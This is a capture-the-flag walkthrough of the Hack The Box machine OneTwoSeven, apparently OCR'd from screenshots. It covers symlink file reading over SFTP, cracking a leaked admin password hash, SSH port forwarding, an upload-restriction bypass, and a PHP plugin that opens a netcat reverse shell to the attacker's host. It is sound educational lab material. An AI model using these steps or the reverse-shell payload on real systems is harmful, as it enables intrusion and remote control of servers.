
```
root@kali:/opt/htb/onetwoseven.htb# cat user.txt
93a4ce6d82bd35da033206ef98b486f4
```

Html admin

Being logged in as the new user and obtaining the user, I decided to have a further look to see what else I could find. And if I had permission to anything else.

I would still have to utilise symlink to browse the system and decided to see if there was anything available at the /var/www location.

symlink /var/www www



Index of /~ots-yMjZjN2I/ww
onetwoseven.htb/~ots-yMjZjN2I/www/html-admin/
Most Visited
Getting Started


Index of /~ots-yMjZjN2I/www/html-admin

Name	Last modified	Size	Description
Parent Directory		-	
.login.php.swp	2019-02-13 16:16	20K	
carousel.css	2019-02-15 19:35	1.6K	
dist/	2019-02-15 19:35	-	

Apache/2.4.25 (Debian) Server at onetwoseven.htb Port 80


I found a file called .login.php.swp so I decided to look into the code of this page because it was located within a folder called html-admin.

symlink /var/www/html-admin.login.php.swp login.txt




```
sftp> symlink /var/www/html-admin/.login.php.swp login.txt
```

Now browsing to the location of the file I found what seemed to be a username and an encrypted password.


onetwoseven.htb/~ots-yMjZ
onetwoseven.htb/~ots-yMjZjN2I/login.txt
Most Visited
Getting Started

```
����������������������������������������������������������������������      <table>�           <h4 class = "form-signin-
heading"><font size="-1" color="red"><?php echo $msg; ?></font></h4>�        <form action="/login.php" method="post">�
<div class = "container">�      �       </div> <!-- /container -->�        ?>�           }�
}�                                  �            �          if ($_POST['username'] == 'ots-admin' &&
hash('sha256',$_POST['password']) == '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8') {�            if
(isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {�          �            $msg = '';
<?php�        <h2 class="featurette-heading">Login to the kingdom.<span class="text-muted"> Up up and away!</span></h2>�
<div class="col-md-12">�    <div class="row featurette">��    <!-- START THE FEATURETTES -->��  <div class="container
```

I did a quick search on some of the hash cracking sites to see if I would come up with anything and found a match on the crackstation site. https://crackstation.net



```
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8
```

trouble finding that site.

We can't connect to the server at www.google.com.

If that address is correct, here are three other things you can

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8	sha256	Homesweethome1

We have a password of Homesweethome1. But what could it be used for?

SSH Tunnel

Knowing that there was an admin panel but could not get to it, I decided an SSH tunnel was the way to get to it.

ssh ots-yODc2NGQ@10.10.10.133




```
root@kali:/opt/htb/onetwoseven.htb# ssh ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password:
This service allows sftp connections only.
Connection to 10.10.10.133 closed.
```

Seeing that this was restricted to sftp connections only. I was forced to look up in a little more detail how to force the connection and to tunnel the port required to get to the admin panel.

I found a couple of articles and decided on the following command.


ssh -L 60080:127.0.0.1:60080 ots-yODc2NGQ@10.10.10.133 -N



```
root@kali:/opt/htb/onetwoseven.htb# ssh -L 60080:127.0.0.1:60080 ots-yODc2NGQ@10.10.10.133 -N
ots-yODc2NGQ@10.10.10.133's password:
```

The connection stayed open, but was my local machine now listening on the required port.


netstat -ano | grep "60080"



```
root@kali:/opt/htb/onetwoseven.htb# netstat -ano | grep "60080"
tcp        0      0 127.0.0.1:60080         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:60080               :::*                    LISTEN      off (0.00/0/0)
```

Now can I access the admin panel and use the credentials found earlier?

I visited the webpage at http://localhost:60080 because of port forwarding being used.



OneTwoSeven - Administration Backend

OneTwoSeven Administration


Administration backend. For administrators only.

Login to the kingdom. Up up and away!

Username: ots-admin

Password: ••••••••••••••

I entered the credentials found earlier and I was successful.



OneTwoSeven - Administration

OTS File Systems [DL]

OTS Addon Manager [DL]

OTS System Upgrade [DL]

OTS System Users [DL]

OTS Top Output [DL]

OTS Uptime [DL]

OTS Users [DL]

Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.


No file selected.

Disabled for security reasons.

Admin Panel

Now that I had logged into the admin panel. There were links to download some php files. I chose to download all of these to see what they were doing. The upload function was disabled, therefore needed to try and get the submit query functionality working.

In the one file that I had downloaded called ots-man-addon.php I realised that the upload code was flexible. I could possibly utilise the download functionality to upload a shell to the box.




```
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /login.php")
; }; if ( strpos($_SERVER['REQUEST_URI'], '/addons/') !== false ) { die(); };
# OneTwoSeven Admin Plugin
# OTS Addon Manager
switch (true) {
        # Upload addon to addons folder.
        case preg_match('/\/addon-upload.php/',$_SERVER['REQUEST_URI']):
                if(isset($_FILES['addon'])){
                        $errors= array();
                        $file_name = basename($_FILES['addon']['name']);
                        $file_size =$_FILES['addon']['size'];
                        $file_tmp =$_FILES['addon']['tmp_name'];

                        if($file_size > 20000){
                                $errors[]='Module too big for addon manager. Please upload
manually.';
                        }

                        if(empty($errors)==true) {
                                move_uploaded_file($file_tmp,$file_name);
                                header("Location: /menu.php");
                                header("Content-Type: text/plain");
                                echo "File uploaded successfull.y";
                        } else {
                                header("Location: /menu.php");
                                header("Content-Type: text/plain");
                                echo "Error uploading the file: ";
                                print_r($errors);
                        }
                }
                break;
```


But first I had to enable the submit query button.



Plugin Upload. Admins Only!


Upload new plugins to include on this status page using the upload form below.

Inspecting the element provided me with the following post command.



```
▼<form action="addon-upload.php" method="POST" enctype="multipart/form-data">
   <input name="addon" type="file">
   <input disabled="disabled" type="submit">
```


To leverage the vulnerability within the code, I changed the input disabled to enabled and the form action to ***addon-download.php?test=/addon-upload.php***



```
<form action="addon-download.php?test=/addon-upload.php" method="POST" enctype="multipart/form-data">
  <input name="addon" type="file">
  <input enabled="enabled" type="submit">
```

I then amended one of the previously downloaded files from the site. The file that I changed was ***ots-fs.php***.


The original was a very small file which helped with the upload restriction.



```
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /login.php")
; }; if ( strpos($_SERVER['REQUEST_URI'], '/addons/') !== false ) { die(); };
# OneTwoSeven Admin Plugin
# OTS File Systems
echo shell_exec("/bin/df -h");
?>
```


I changed this to execute a nc session back to my kali machine.

shell_exec("nc -e /bin/bash 10.10.14.20 1337");



```
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /login.php")
; }; if ( strpos($_SERVER['REQUEST_URI'], '/addons/') !== false ) { die(); };
# OneTwoSeven Admin Plugin
# OTS File Systems
shell_exec("nc -e /bin/bash 10.10.14.20 1337");
?>
```

I named this file ***ots-fshell.php*** and selected this to upload to the directory on the portal.



Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

Browse... ots-fshell.php Submit Query Disabled for security reasons.

© 2019 OneTwoSeven, Dec. · Privacy · Terms

```
<br>
<br>
<div class="row featurette"></div>
<div class="row featurette">
  <div class="col-md-12">
    <h2 class="featurette-heading"></h2>
    <p class="lead"></p>
    <form action="addon-download.php?test=/addon-upload.php" method="POST" enctype="multipart/form-data">
      <input name="addon" type="file">
      <input enabled="enabled" type="submit">
    <sup></sup>
```

I submitted my query and waited to see what happened. I had no error messages and did not receive any confirmation that the file had either failed or was successfully uploaded.

I then looked at the links at the other files that were available and tried to figure out where my shell would have been placed.

Hovering over the links, I got the following URL;


http://localhost:60080/menu.php?addon=addons/ots-default-user.php

I changed the URL to be

http://localhost:60080/menu.php?addon=addons/ots-fshell.php


I set up my listener before visiting the page with nc.

nc -nlvp 1337




```
root@kali:/opt/htb/onetwoseven.htb# nc -nlvp 1337
listening on [any] 1337 ...
```

And I then tried to connect to the page that I had uploaded.




localhost:60080/menu.php?addon=addons/ots-fshell.php

And I got a shell. A restricted shell, but a shell.



```
root@kali:/opt/htb/onetwoseven.htb# nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.133] 39232
```

The first thing I wanted to do was check who I had a shell as.




```
listening on [any] 1337 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.133] 39232
whoami
www-admin-data
```

Sudo

Now that I had a shell, I wanted to see if I could run anything with sudo rights.

sudo -l



